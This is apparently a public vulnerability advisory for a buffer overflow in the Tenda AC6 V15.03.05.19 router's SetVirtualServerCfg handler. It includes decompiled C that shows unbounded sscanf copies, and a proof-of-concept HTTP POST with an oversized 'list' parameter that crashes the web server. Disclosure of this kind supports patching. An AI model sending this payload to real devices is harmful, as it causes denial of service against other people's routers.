Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the list parameter in the formSetVirtualSer function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetVirtualServerCfg` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



Vulnerability details

This vulnerability lies in the `/goform/SetVirtualServerCfg` page，The details are shown below:

```c
int __fastcall formSetVirtualSer(int a1)
{
  int v1; // r0
  char s[256]; // [sp+10h] [bp-114h] BYREF
  void *list_value; // [sp+110h] [bp-14h]
  int v6; // [sp+114h] [bp-10h]

  memset(s, 0, sizeof(s));
  v6 = 0;
  list_value = get_value_from_web(a1, (int)"list", (int)&unk_E193C);
  v1 = sub_76068("adv.virtualser", list_value, 126);
  if ( CommitCfm(v1) )
  {
    sprintf(s, "advance_type=%d", 2);
    send_msg_to_netctrl(5, s);
  }
  else
  {
    v6 = 1;
  }
  sub_2C114(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
  sub_2C114(a1, "{\"errCode\":%d}", v6);
  return sub_2C65C(a1, 200);
}
```

In sub_76068

```c
while ( 1 )
{
  v15 = strchr(v17, a3);
  if ( !v15 )
    break;
  *v15++ = 0;
  memset(s, 0, sizeof(s));
  sprintf(s, "%s.list%d", a1, v16);
  if ( sscanf(v17, "%[^,]%*c%[^,]%*c%[^,]%*c%s", v12, v11, v10, v9) == 4 )
  {
    sprintf(v13, "0;%s;%s;%s;%s;1", (const char *)v10, (const char *)v11, v12, (const char *)v9);
    SetValue(s, v13);
  }
  v17 = v15;
  ++v16;
}
memset(s, 0, sizeof(s));
sprintf(s, "%s.list%d", a1, v16);
if ( sscanf(v17, "%[^,]%*c%[^,]%*c%[^,]%*c%s", v12, v11, v10, v9) == 4 )
{
  sprintf(v13, "0;%s;%s;%s;%s;1", (const char *)v10, (const char *)v11, v12, (const char *)v9);
  SetValue(s, v13);
}
```

POC

This POC can result in a Dos.

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.204.133
Content-Length: 1093
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```